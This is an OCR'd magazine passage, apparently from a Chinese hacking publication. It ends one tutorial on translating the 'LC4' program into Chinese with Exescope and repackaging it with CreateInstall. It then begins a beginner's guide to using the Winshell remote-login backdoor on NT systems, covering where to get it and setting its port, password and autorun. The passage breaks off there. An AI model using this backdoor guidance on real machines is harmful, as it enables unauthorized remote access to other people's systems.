


图 3

这些菜单就是我们汉化软件的关键了。

我们点击列表中的“菜单”选项，会出现一些代码编号，点击“128”，在程序右边框就会出现程序内码（当然，这些已经被反汇编的啦）。我们看到最上面一行（0，&File），选中它点击鼠标右键，在右键菜单中选择“编辑”，如图4 所示。




图 4

这个就是“LC4”程序主界面上的工具栏中的“文件”菜单，我们把它修改为中文（0，文件），修改之后在Exescope 程序里选择“编辑”→“保存修改”即可，如图5 所示。

下面我们进行程序主窗口标题的汉化。在Exescope 程序界面左边显示框可以看到字符串下面有很多数字，一般第一个数字都是被汉化程序的主界面，当然你也可以参考程序菜单单词来比较确定，这里选择左边框第一数字“9”，然后把右边框的第一行英文改成中文就OK 了，如图6 所示。




图 5




图 6

这样，我们就把“LC4”工具栏中的主菜单汉化了“文件”和程序主窗口标题两项，如图7 所示。




图 7

按照以上方法依次类推，我们就可以把“LC4”里的英文信息汉化成中文。当然，里面的图片和其他资源，也可以替换。（大家自己摸索吧）

完成汉化后，我们可以用其它安装制作程序打包文件，这样看起来会专业很多。下面以CreateInstall 安装制作程序举例。首先运行它，在主界面中点击“项目”→“创建新项目”，然后按照程序提示一步一步设置你要打包程序的路径、窗口标题、安装路径、快捷方式等等选项，如图8、图9、图10 所示。




图 8



图 9




图 10

全部设置好之后，即可点击程序主界面中的“创建安装程序”键，这样CreateInstall 就会自动把选择好的打包程序制作成一个SETUP.EXE 文件，如图11 所示。

下转142页



入侵NT中winshell的使用

C466

1 介绍

Winshell是国内顶尖黑客“孤独剑客”的作品，主要是一个小型的远程登陆后门，特别小巧玲珑，差不多是5K大小。孤独剑客是谁？大哥这种问题就不要问了吧？尽管本文是针对菜鸟的文字！你可以登陆孤独剑客的网站去看看：http://www.janker.org，同时你也可以在上面下载到winshell这个小东东（在X档案的配套光盘也有收录）。

说了这么多，我们进入正题——如何使用Winshell这个后门？因为这是一个具备了所有Telnet功能的小木马，使用方法比较简单，我们在加上图片的情况下来学习一下，希望对菜鸟有些帮助。^_^

2 配置

首先，我们把下载到的Winshell解压缩，得到这么几个文件（图1）。




图1

其中的winshell.exe就是我们今天要重点用到的配置程序（它的图标是不是有点像MP3呀?），而chinese.txt就是中文帮助文件，不明白的地方你可以仔细去看看。运行winshell.exe，会看到图2所示的窗口。




图2

我们主要配置的就是端口、密码、密码提示和自动运行等项目。我们配置完成的程序如图3所示。

